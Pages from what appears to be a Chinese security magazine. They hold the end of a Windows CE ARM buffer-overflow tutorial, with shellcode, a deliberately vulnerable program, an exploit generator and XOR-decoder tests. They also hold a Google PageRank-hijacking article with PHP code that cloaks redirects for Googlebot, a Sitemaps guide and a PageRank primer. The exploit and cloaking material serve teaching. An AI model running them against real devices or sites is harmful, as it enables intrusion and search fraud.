0xE59F0014, // ldr r0, [pc, #20]
0xE59F4014, // ldr r4, [pc, #20]
0xE3A01000, // mov r1, #0
0xE3A02000, // mov r2, #0
0xE3A03000, // mov r3, #0
0xE1A0E00F, // mov lr, pc
0xE1A0F004, // mov pc, r4
0x0101003C, // IOCTL_HAL_REBOOT
0xF000FE74, // trap address of KernelIoControl
};

int WINAPI WinMain( HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPTSTR    lpCmdLine,
int    nCmdShow)
{
((void (*)(void)) & shellcode)();
return 0;
}
```

Windows CE缓冲区溢出利用

假设hello.cpp为存在问题的程序，其代码如下。

```
// hello.cpp
#include "stdafx.h"
int hello()
{
FILE * binFileH;
char binFile[] = "\\binfile";
char buf[512];
if ( (binFileH = fopen(binFile, "rb")) == NULL )
{
printf("can't open file %s!\n", binFile);
return 1;
}

memset(buf, 0, sizeof(buf));
fread(buf, sizeof(char), 1024, binFileH);
printf("%08x %d\n", &buf, strlen(buf));
getchar();
fclose(binFileH);
return 0;
}
int WINAPI WinMain( HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPTSTRlpCmdLine,
int   nCmdShow)
{
hello();
return 0;
}
```

hello函数存在缓冲区溢出问题。它从"binfile"通过fread()读取数据到栈变量buf。因为读取1kb数据复制到512字节的buf变量，故会引起缓冲区溢出。printf()和getchar()函数用于测试。如果Windows目录下没有console.dll，它们就不会起作用。ARM汇编语言使用bl指令调用函数。

"str lr, [sp, #-4]!"为hello函数的第一条指令。它将lr寄存器值存入堆栈，lr保存着hello函数的返回地址。第二条指令为变量预分配栈空间。"ldmia sp!,{pc}"为hello函数的最后一条指令，它将存储在栈中的返回地址装载到PC中，之后程序会返回WinMain函数。因此，通过覆盖栈中存储的lr寄存器的值，我们可以控制hello函数的返回地址。给程序分配的变量的内存地址对应于程序所装载的slot，堆栈也是如此。每次启动的时候，进程可能会装载到不同的slot，因此基地址常常会改变。我们知

道，slot0是当前进程slot映射过来的，因此它的栈的基地址是不变的。以下为hello程序的溢出程序

```
#include<stdio.h>
#define NOP 0xE1A01001  /*mov r1, r1*/
#define LR  0x0002FC50  /*return address*/

int shellcode[] =
{
0xEB000026,
……
0x0000006C,
};
/* prints a long to a string */
char* put_long(char* ptr, long value)
{
*ptr++ = (char) (value >> 0) & 0xff;
*ptr++ = (char) (value >> 8) & 0xff;
*ptr++ = (char) (value >> 16) & 0xff;
*ptr++ = (char) (value >> 24) & 0xff;
return ptr;
}

int main()
{
FILE * binFileH;
char binFile[] = "binfile";
char buf[544];
char *ptr;
int  i;

if ( (binFileH = fopen(binFile, "wb")) == NULL )
{
printf("can't create file %s!\n", binFile);
return 1;
}
memset(buf, 0, sizeof(buf)-1);
ptr = buf;
for (i = 0; i < 4; i++) {
ptr = put_long(ptr, NOP);
}
memcpy(buf+16, shellcode, sizeof(shellcode));
put_long(ptr-16+540, LR);
fwrite(buf, sizeof(char), 544, binFileH);
fclose(binFileH);
}
```

我们选择slot0的栈地址，指向我们的ShellCode。它会覆盖栈中存储的返回地址。我们同样可以使用一条虚拟地址空间中的跳转指令代替。这个溢出利用程序生成一个binfile文件，会溢出buf变量并且覆盖返回地址。当binfile复制到PDA中，hello程序执行后，PDA会重启并打开蓝牙功能，这意味着我们的ShellCode得到了执行。另一个构造溢出字符串的方法如下:

pad...pad|return address|nop...nop...shellcode

使用这种方法溢出hello程序，程序执行后，PDA会被冻结。我想，这可能是栈顶2kb保护空间被破坏了。我们在写溢出程序的时候必须注意这个特性。

EVC在调试程序的时候有一些 Bug，一是在函数返回释放栈的时候，EVC会写一些数据到栈空间，ShellCode可能会被修改 二是断点处的指令修改为0xE6000010。另一个Bug更有意思，调试的时候向.text段写数据不会发生错误，但是执行的时候会产生访问违规异常。

关于解码ShellCode

我们上述所讨论的ShellCode是概念上的，它包含许多零。它在这个示例程序中可以正确运行，但在某些情形下，一些脆弱的程序可能在缓冲区溢出之前就将特殊字符过滤掉了。例如当使用strcpy造成缓冲区溢出时，ShellCode将被零截断。

用API搜索方法来编写ShellCode，如果不用特殊字符是十分困难的，所以我们考虑解码Shellcode。解码ShellCode将转变特殊字符使其适合的字符，从而使得ShellCode更加通用。新的ARM处理机（比如ARM9和ARM10）采用了指令缓冲器与数据缓冲器分离的哈佛体系，这一特点将提高处理机的性能，大多数精简指令集处理机都有这一特性。但是自修改代码不容易执行，因为一旦修改之后，缓冲器和处理器会很混乱。我们先来看看下面这段代码

```
#include "stdafx.h"
int weird[] =
{
0xE3A01099, // mov  r1, #0x99

0xE5CF1020, // strb  r1, [pc, #0x20]
0xE5CF1020, // strb  r1, [pc, #0x20]
0xE5CF1020, // strb  r1, [pc, #0x20]
0xE5CF1020, // strb  r1, [pc, #0x20]

0xE1A01001,
// mov  r1, r1 ; pad
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,

0xE3A04001, // mov  r4, #0x1
0xE3A03001, // mov  r3, #0x1
0xE3A02001, // mov  r2, #0x1
0xE3A01001, // mov  r1, #0x1
0xE6000010, // breakpoint
};
```

```
int WINAPI WinMain( HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPTSTR    lpCmdLine,
int  nCmdShow)
{
 ((void (*)(void)) & weird)();
 return 0;
}
```

这里的四条strb指令将把下面的四条mov指令的立即数修改为0x99。当直接在EVC调试器里运行这段代码时，它将会在插入断点处中断。r1～r4寄存器在ARM9核心处理器中得到值0x99。当我在朋友的内置Intel Xscale处理器的PDA上测试这段代码时，当修改r1～r4值为0x99后，发生了异常。我想原因可能是ARM9有5条流水线，而ARM10有6条流水线。接下来，我将改用另一种方法：

```
0xE28F3053, // add  r3, pc, #0x53
0xE3A01010, // mov  r1, #0x10
0xE7D32001, // ldrb  r2, [r3, +r1]
0xE2222088, // eor  r2, r2, #0x88
0xE7C32001, // strb  r2, [r3, +r1]
0xE2511001, // subs  r1, r1, #1
0x1AFFFFFA, // bne  28011008
//0xE1A0100F, // mov  r1, pc
//0xE3A02020, // mov  r2, #0x20
//0xE3A03D05, // mov  r3, #5, 26
//0xEE071F3A, // mcr  p15, 0, r1, c7, c10, 1
;clean and invalidate each entry
//0xE0811002, // add  r1, r1, r2
//0xE0533002, // subs  r3, r3, r2
//0xCAFFFFFB, // bgt  |weird+28h (30013058)|
//0xE0211001, // eor  r1, r1, r1
//0xEE071F9A, // mcr  p15, 0, r1, c7, c10, 4 ;
drain write buffer
//0xEE071F15, // mcr  p15, 0, r1, c7, c5, 0 ;
flush the icache
0xE1A01001, // mov  r1, r1 ; pad
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0x6B28C889, // mov  r4, #0x1 ;encoded
0x6B28B889, // mov  r3, #0x1
0x6B28A889, // mov  r2, #0x1
0x6B289889, // mov  r1, #0x1
0xE6000010, // breakpoint
```

四条mov指令通过与0x88异或来编码，解码器通过一个循环来装载一个编码字节，通过与0x88进行异或操作，然后将它恢复为原来的值。在ARM9和ARM10处理器中，就算你在解码之后输入很多pad，r1～r4寄存器也不会得到0x1。我想这可能是装载指令引起缓冲器的一些问题。

ARM体系参考手册专门有一个章节介绍怎样处理自修改码。上面说过，当操作系统调用时，缓冲存储器会被更新。来自Odd的朋友Phil和我分享了他的经验，他说他用这个方法成功的在ARM系统上实现（我想他是在Linux环境下）。这个方法在AIX PowerPC和Solaris SPARC上同样成功实现（我已经测试过）。但是在Windows CE环境下，软中断使用一种不同的方法实施。armtrap.s包括SWIHandler的执行，这个执行除了"movs pc,lr"之外什么都没有，所以它对解码完成后没有任何影响。

由于PDA主要工作在内核模式，所以我们有访问系统控制协处理器的特权。ARM体系参考手册上介绍了存储系统以及如何通过系统控制协处理器来操作缓冲存储器。在浏览手册之后，我尝试在解码之前使指令缓冲不工作：

```
mrc   p15, 0, r1, c1, c0, 0
bic   r1, r1, #0x1000
mcr   p15, 0, r1, c1, c0, 0
```

但是当mcr执行的时候系统冻结了，然后我尝试解码后使指令缓冲器有效：

```
eor   r1, r1, r1
mcr   p15, 0, r1, c7, c5, 0
```

但是同样没有效果。

结论

以上为真实Windows CE环境下的缓冲区溢出例子，尽管它不完美，但是将来会得到进一步的发展的。随着嵌入式设备和网络的迅猛发展，PDA和智能手机受到的威胁越来越大，与其他Windows系统相比，给Windows CE打补丁要困难和危险得多，因为整个Windows CE系统是存储在ROM中的，ROM中数据的擦写、ROM系统镜象文件、PDA工作模式、手机类型都是不兼容的。

（文中所涉及的程序或代码，已收录入本期光盘杂志相关栏目；也可到黑防官方网站下载，详细地址请看公共论坛置顶帖）

适合读者：网管、网站爱好者
前置知识：无



Google PR 劫持以及识别方法

文/ Lotos

一年多前曾看到一个国外网站，一共有10个页面，页面的PR值分别从1到10，当时曾惊为天人，有此深厚功力……

不久前才知什么叫难者不会，会者不难，不过是利用了常用的301和302转向而已。今天我们就来讨论一下如何进行Google PR劫持。这就像一把双刃剑，在正常SEO的人群手里，可以知道如何来识别Google PR劫持，而对于真正想作弊的人来说，不在这里也肯定能找到其他作弊的方法。和网络安全一样，如果没有人研究溢出、注入等各种安全问题，那么网络就是安全的吗？好了，不说废话了，切入正题。

Google PR是站长们都在追逐的东西，虽然不一定对排名有多大用，但是那一段工具条上的绿色，却是越长就越让人兴奋。

PageRank是Google衡量网页重要性的工具，测量值范围为从1至10分别表示某网页的重要性。在Google工具栏可以随时获得某网页的PageRank值。在这里，我们将透视PageRank的一些特殊之处，从而对其进行较为深入的了解，使大家能够更好地使用和了解Google。尽管总有Google的工作人员说Google PR "Just for fun"，但是毋庸置疑的是，高PR使得网站在搜索结果中排在前面的可能性较高。但PageRank近年来在Google排名中的重要性却是逐步下降的，甚至有人认为Google目前将其代之为TrustRank。

小知识 TrustRank即Google诚信指数，是指网站对于Google而言值得信赖的程度。网站TrustRank的计算采用人工和机器分析相结合的方式。通过Google或其他一些检索机构的专家，可以先确定一批站点的TR值，再通过机器的连接结构分析来确定互联网上其他站点TrustRank值，然后以TR值的高低来作为网页排名的一个重要依据。跟PR值原理类似，如果其他站点获得了来自高TR值站点的链接也将获得更高的TR值。Google TrustRank应该是以站点而不是页面为单位的。

尽管各种传言都指出Google PageRank马上面临退役，甚至好多人认为Google PR有可能是Google公共关系策略的一部分，也就是把网页级别当作是一个热门话题，让大家去炒，去研究，保持眼球吸引度。但是在今后的很长一段时间里，它仍然会占有相当的比重。

一般搜索引擎在处理301和302转向的时候，都是把目标URL当作实际应该收录的URL。当然也有特例，不过在大部分情况下是这样处理的。比如我们把http://www.example.com/index.php做301或者302转向到www.apple.com，那么收录的就是目标的URL，也就是www.apple.com的数据。自己网站的PR值当然没有www.apple.com的PR值高，那么Google在更新PR的时候会把你的网站的PR值用目标URL的PR值代替。这就是Google PR劫持的原理。

使用这个原理，最简单实用的作弊方法就是建立一个网站，做301或者302转向到一个PR值高的网站，等Google PR值更新之后取消转向，然后就可以Evil了，在露馅之前起码能维持一到三个月。如果广告主或者投资人不知道这些，看到你的网站拥有如此高的PR值，也许就会投资，买广告位等，但是作弊毕竟不能长久，细水长流才是真谛。

稍微复杂点的方法是通过程序检测到Google蜘蛛，对其返回301或302转向，而对普通访问者和其他蜘蛛则返回正常内容。这样我们看到的是普通网站，只有Google会看到转向。但是这样做获得高PR值的同时，牺牲的是网站的内容，因为做了301和302转向，那么搜索引擎并不会收录网站的内容，它收录的是目

标网站的内容，这样通过搜索引擎就不会真正返回自己的网站内容，用户也就无法通过搜索引擎找到你。当然，你也可以只把首页做301或302转向。

要实现301或302转向，方法很简单，如果网站是PHP架构的，在页面中加入如下代码即可实现。

```
<?php
if (strstr($_SERVER['HTTP_USER_AGENT'], "Googlebot"))
{
header("HTTP/1.1 301");
header("Location: http://www.appale.com");
}
?>
```

如果Google Bot访问这个页面，这些代码将会利用301或302自动转向到www.appale.com。那么Google Bot有可能认为这个页面的PR是www.apple.com的一个镜像，所以PR值也就是www.appale.com的了。不过正如上面说的那样，现在Google Bot就没法收集自己站点的信息了。如果放在页脚的话，将会使整个站点都没办法让Google更新。不过从技巧上来讲，我们可以在骗得PR之后停止使用这个脚本。

那么我们该如何识别Google PR劫持呢？最准确的方法当然就是看Google的网页快照了，如果你看到的网页是一个样，Google快照看到的却是另外一个网站，这恐怕就非常可疑了。

由于众所周知的原因，国内无法访问Google的网页快照，这里就给大家介绍一个不用代理的访问技巧。一般Google网页快照类似以下的URL：

http://72.14.235.104/search?q=cache:4JmlnVwnHSAJ:www.microsoft.com/china/+microsoft.com&hl=zh-CN&ct=clnk&cd=1

我们在"？"和"q"之间添加一个"&"，变成如下所示的URL：

http://72.14.235.104/search?&q=cache:4JmlnVwnHSAJ:www.microsoft.com/china/+microsoft.com&hl=zh-CN&ct=clnk&cd=1

之后就可以正常访问了。不过要注意的是，在搜索结果里不要直接点击打开网页快照，打不开之后再替换，那样替换也不能用，因为你的IP对Google的访问已经被封锁了。在搜索结果页的"网页快照"上，点右键复制URL粘贴到地址栏，然后替换，回车，OK，搞定！

虽然上面我给大家介绍了Google PR劫持的实现方法，但是我个人并不赞同作弊，毕竟作弊获得的东西不是你自己的，还是老老实实作好基本功，细水长流地好！看着自己的网站慢慢成长起来，一定会沉醉在其中的。

适合读者：网管、网站爱好者
前置知识：无



使用Sitemap让搜索引擎更快更全面的收录网站

文/ Lotos

Sitemaps协议能够让你告知搜索引擎你网站中可供抓取的网址。Sitemaps就是列有某个网站所有网址的XML文件。此协议可高度扩展，因此可适用于各种大小的网站。它还能够使网站管理员提供有关每个网址的其他信息（上次更新的时间、更改的频率、与网站中其他网址相比它的重要性），以便搜索引擎可以更智能地抓取该网站。

Sitemaps在用户无法通过可浏览界面访问网站的所有区域时作用尤其明显（通常指用户无法通过追踪链接访问网站的特定页面或区域）。例如，那些只能通过搜索表单才能访问其中某些页面的网站都会从创建Sitemaps并将其提交到搜索引擎中获益。

大家要注意，Sitemaps协议是补充而不是取代搜索引擎以用来发现网址的基于抓取的机制。通过向搜索引擎提交一个Sitemaps（或多个Sitemaps），可帮助搜索引擎更好地抓取你的网站。虽然使用此

协议并不能保证搜索索引中将包含你的网页，但是却可以大大提高搜索引擎收录网站的几率和增加收录的内容量。

从常规上来讲，一个新建立的网站必须在其它的已经被搜索引擎收录的网站上有反向连接才能够被搜索引擎收录，但是Google Sitemaps改变了这一状况，通过网站管理员创建的一个涵盖网站内页面URL及相应URL附加信息（诸如网页最后更新时间、更新频率、优先度等）的Sitemaps，可以让Google的Robots更清楚地了解网站提供的内容及内容间的组织关系，以更有效地完成对网站内页面的索引与收录。这也是之前我们将Google Sitemap称为Google"后门"的原因。当然，我们必须明确的是，向Google提供Sitemaps并不能保证Sitemaps内的网页一定会被收录或索引，这取决于许多其他因素，但至少Sitemaps在一定程度上能够加强Google对网站的了解。

Sitemap的作用就好像为网站提供了整站的RSS，而Google就是这些RSS的订阅者，只要网站有更新，就会自动通知Google。这样一来，搜索引擎的收录就由被动的Pull变成了主动的Push，辛苦的Google爬虫们终于可以松一口气了。

而且最近传来了一个好消息，Google、微软与Yahoo已经达成协议，将使用统一的Sitemaps标准。从某种意义上来说，即原来使用范围仅局限Google网站管理员工具的Sitemaps，也将被其他两家搜索引擎接受。目前三大搜索引擎联合建立的标准化机构，官方网站为www.Sitemaps.org。也就是说，以后我们建立的Sitemap可以直接在除Google外的两大搜索引擎中一起使用。

XML Sitemaps格式

Sitemaps协议格式由XML标记组成，文件本身应为UTF-8编码的。Sitemaps应以 <urlset>开始标记开始，以</urlset>结束标记结束 每个网址应包含一个作为父标记的<url>条目; 每一个<url>父标记要包括一个<loc>子标记条目。

Google Sitemaps一共有以下几个关键词<urlset>、<url>、<loc>、<lastmod>、<changefreq>、<priority>。下面我们一一对其进行解释。

1.<urlset>，必选，封装此文件并提供当前协议标准作为参考。比如<urlset xmlns="http://www.google.com/schemas/sitemap/0.84">。

2.<url>，必选，每个网址条目有一个父标记，剩余标记为此标记的子标记。这样说也许大家还不明白。打个比方，如果你懂C语言的话，这就相当于C语言的{}，用于在函数的开始和结尾。不同的是，<url>、</url>不能嵌套使用。比如下面的代码

```
<url>
  <loc>http://www.example.com/</loc>
  <lastmod>2005-01-01</lastmod>
  <changefreq>monthly</changefreq>
  <priority>0.8</priority>
</url>
```

3.<loc>，即该页的网址，既然是描述网址信息的，理所当然是必选的。这里如果是首页的话，应该以"/"结束。如上面的代码所示。

4.<lastmod>，从字面就能看得出来，这个字段描述的是此网页的最后修改时间，这个是可选的。此日期应采用W3C Datetime格式。如果需要的话，此格式允许省略时间部分，而仅使用YYYY-MM-DD格式。

5.<changefreq>，页面可能发生更改的频率。此值为搜索引擎提供一般性信息，可能与搜索引擎抓取页面的频率不完全相关。有效值为always、hourly、daily、weekly、monthly、yearly和never。always应当用于描述每次访问时都会改变的文档而值"never"应当用于描述已存档的不再更改的网址，其余四个值则非常容易理解。但是这些信息对搜索引擎仅仅是参考，并不是决定性信息，即使你把更新频率均写成always，也并不能代表搜索引擎能更经常地去更新你的网站。同样，它们对标记为hourly的页面的抓取频率可能低于每小时一次，而对标记为yearly的页面的抓取频率可能高于每年一次。抓取工具也可能定期抓取标记为never的页面，以便它们能够处理对这些页面的意外更改。

6.<priority>，优先级，可选。此网址的优先级与网站上其他网址的优先级相关。有效值范围从0.0到1.0。一个网页的默认优先级为0.5。此值不会影响你的网页与其他网站上网页的比较结果，只是告诉搜索引擎你认为你的那个网页最重要，从而它们对你页面的抓取可以按照你最喜欢的方式进行排序。

你为页面指定的优先级不影响你的网址在搜索引擎的结果页的排名。搜索引擎在同一网站的不同网址之间进行选择时使用此信息，因此，你可以使用此标记来增加相对重要的网址在搜索索引中显示的可能性。因此，没有必要为你的网站全部指定高优先级，因为优先级是在你的网站内部对比的，并不会在网站间对比。也就是说，即使一个页面在你的网站优先级是1.0，只能代表它在你的网站内部的优先级比较高。假如另外一个网站同样使用Sitemaps，而它指定的某个页面的优先级是0.1。如

果这个页面和你的页面是相同的内容，在搜索结果中，绝对不能保证你就显示在它前面，因为两者之间没有任何相关性。

实体转义

和HTML一样，如果要使用特殊字符，则需要使用转义字符。Sitemaps可以使用的转义字符如表1所示。

字符		转义码
&符号	&	&
单引号	'	'
双引号	"	"
大于	>	>
小于	<	<

表1

使用多个Sitemaps索引文件

单个Sitemaps所包含的网址不允许超过50000个，而且未压缩时不能大于10MB。这些限制条件有助于确保Web服务器不会因为传输非常大的文件而遇到麻烦。如果你的网站有超过50000个网页或者想分组进行管理的话，可以使用Sitemaps索引文件。当然，Sitemaps索引文件也有一定的限制，只能列出不超过1000 个Sitemaps。

Sitemaps索引文件和单个Sitemap相同，也使用XML来表示，可以使用以下几个关键词

Loc、lastmod、sitemap、sitemapindex，这里的<sitemap>相当于sitemap里面的<url>，而sitemapindex则相当于<urlset>。

下例展示了一个XML格式的Sitemaps索引，该Sitemaps索引列出了两个Sitemaps。

```
<?xml version="1.0" encoding="UTF-8"?>
<sitemapindex xmlns="http://www.google.com/schemas/sitemap/0.84">
<sitemap>
<loc>http://www.hacker.com.cn/sitemap1.xml.gz</loc>
<lastmod>2004-10-01T18:23:17+00:00</lastmod>
</sitemap>
<sitemap>
<loc>http://www.hacker.com.cn/sitemap2.xml.gz</loc>
<lastmod>2005-01-01</lastmod>
</sitemap>
</sitemapindex>
```

Sitemaps只能索引同一个网站的sitemap，并不能索引其他网站（包括二级域名）的sitemap。例如，http://www.hacker.com.cn/sitemap_index.xml可包含位于 http://www.hacker.com.cn 的Sitemaps，但不能包含位于http://www.yahoo.com或http://mail.hacker.com.cn的Sitemaps。与Sitemaps一样，你的Sitemaps索引文件应为UTF-8编码。

同时要注意的是，如果你的Sitemap放在以下网址：http://www.hacker.com.cn/images/sitemap_index.xml，索引文件内则不能包含http://www.hacker.com.cn/down/下的网址信息。所以，一般情况下均将Sitemap文件放在网站的根目录下，以便包含整个网站的文件。

向搜索引擎提交sitemap

当网站页面发生了改变，并更新了Sitemaps后，对Google而言，我们可以通过许多Sitemap工具内集成的API来通知Google，或到Google网站管理员工具内手动重新提交。那么Yahoo和Windows Live Search呢？现阶段只能通过手动提交了。

我们只需在搜索引擎中输入<searchengine_URL>/ping?sitemap=sitemap_url即可，其中<searchengine_URL>为搜索引擎官方所提供的网址。如Google为www.google.com/webmasters/sitemaps/，提交时需要把"/ping?sitemap="后的字符改为UTF编码，类似如下的格式 http%3A%2F%2Fwww.hacker.com.cn%2Fsitemap.xml。

Sitemaps使用中的误区

1.提交Sitemap即意味着Google将会索引、收录网页。

2.Sitemap中的网页，或早或晚，都会被google收录。

3.Sitemaps中应包含网站的全部内容。

4.使用Google Sitemap能提高网站/网页在SERP（Search Engine Results Page）中的排名（或提高SEO效果）。

5.新网站可通过Google Sitemap走出Sandbox。


6.在Sitemaps中设定某个URL高优先度可以提高其PageRank（或SERP排名）。

千万注意哦，以上都是误区，都是错误的，可不要以为是正确的。Google Sitemap能智能加大你的网站被Google收录的几率，但是并不能绝对保证被收录，或较高的SERP排名，以及全部收录或者较高的PageRank。

近日，Google News也发布了Google News Sitemaps，和普通的Sitemaps类似，可以创建一个"News Sitemaps"来告诉Google News如何在网站内查找最新信息。毕竟，对于新闻而言，时效性总是最重要的，Google News对这类Sitemaps的查询频率将是相当高的。不过，目前该项服务只对英文网站开放，并限定在已经进入Google News收录网站的范围内。

适合读者: 网管、网站爱好者
前置知识: 无

Google排名浅谈之PageRank



文/图 Pity570

自从黑防推出SEO栏目后，我现在也开始关注SEO技术了。目前大部分的SEO文章还是针对国外英文网站的优化，具有"有中国特色的SEO"专业文章看到的确实很少。针对现在众多的搜索引擎，Google一直是口碑较好的，没有像某些中文搜索引擎，搜索时出现广告页和自己的"知道"、"帖吧"的地址，因为这样很容易产生搜索作弊！

针对Google搜索做优化是较为简单的一种。各种SEO文章中都会提到PageRank（以下简称PR）。本文就从PR提高排名的技术方法上，向大家简要介绍PR的原理及提高方法，从而使你的页面在搜索时，有一个较好的排位！（本文是我从各种资料中整理出来的心得体会与大家一同分享）。

PR的基本概念

PR是基于"从许多优质的网页链接过来的网页，必定还是优质网页"的回归关系，来判定所有网页的重要性。简单的说，是通过对超过50000万个变量和20亿个词组组成的方程式进行计算，对网站的重要性做出客观的评价。比如将从网页A指向网页B的链接看做是由网页A对网页B所投的一票。Google就是根据这个投票来判断页面的重要性的（但也不仅仅是看投票）。其次根据"从许多优质的网页链接过来的网页，必定还是优质网页"的回归关系，重要性高的页面链接得到的投票的价值就较高。根据这样的理论，投票分值高的页面就会被排在较好的位置上。

因为PR是根据反向链接来计算页面的重要性的，所以提高PR最重要的就是提高自己网站页面的反向链接。最基本的就是被许多页面链接，从而提高自己的推荐度。Google认为，被许多页面链接的页面，必定是受欢迎的。

反向链接只是提高PR的一个前提，这里要考虑"多"与"精"的区别。比如反向链接地址页面的重要性很底，而且也没有多大意思，那么你的PR就不会轻易的提高。Google关注的是世界范围内的所有网页，那你的反向链接有实际的价值吗？相反的，如果像Yahoo链接收录了你的页面，即使是一个反向链接，那也会使你的网站PR迅速提高。

PR的计算原理

PR的计算原理其实很简单，就是将某个页面的PR值除以存在于这个页面的正向链接数，由此得到的值分别和正向链接所指向的页面的PR值相加，即得到了被链接的页面的PR值。下面我用图片的方式给大家解释一下，如图1所示的PR概念图。通过这幅图，我们清楚地看到了各页面PR值的来源。下面我们继续分析更加细致的算法，至于线性代数方面，本文不会涉及到，只是将算法通俗易懂的用文字和图片展示给大家。

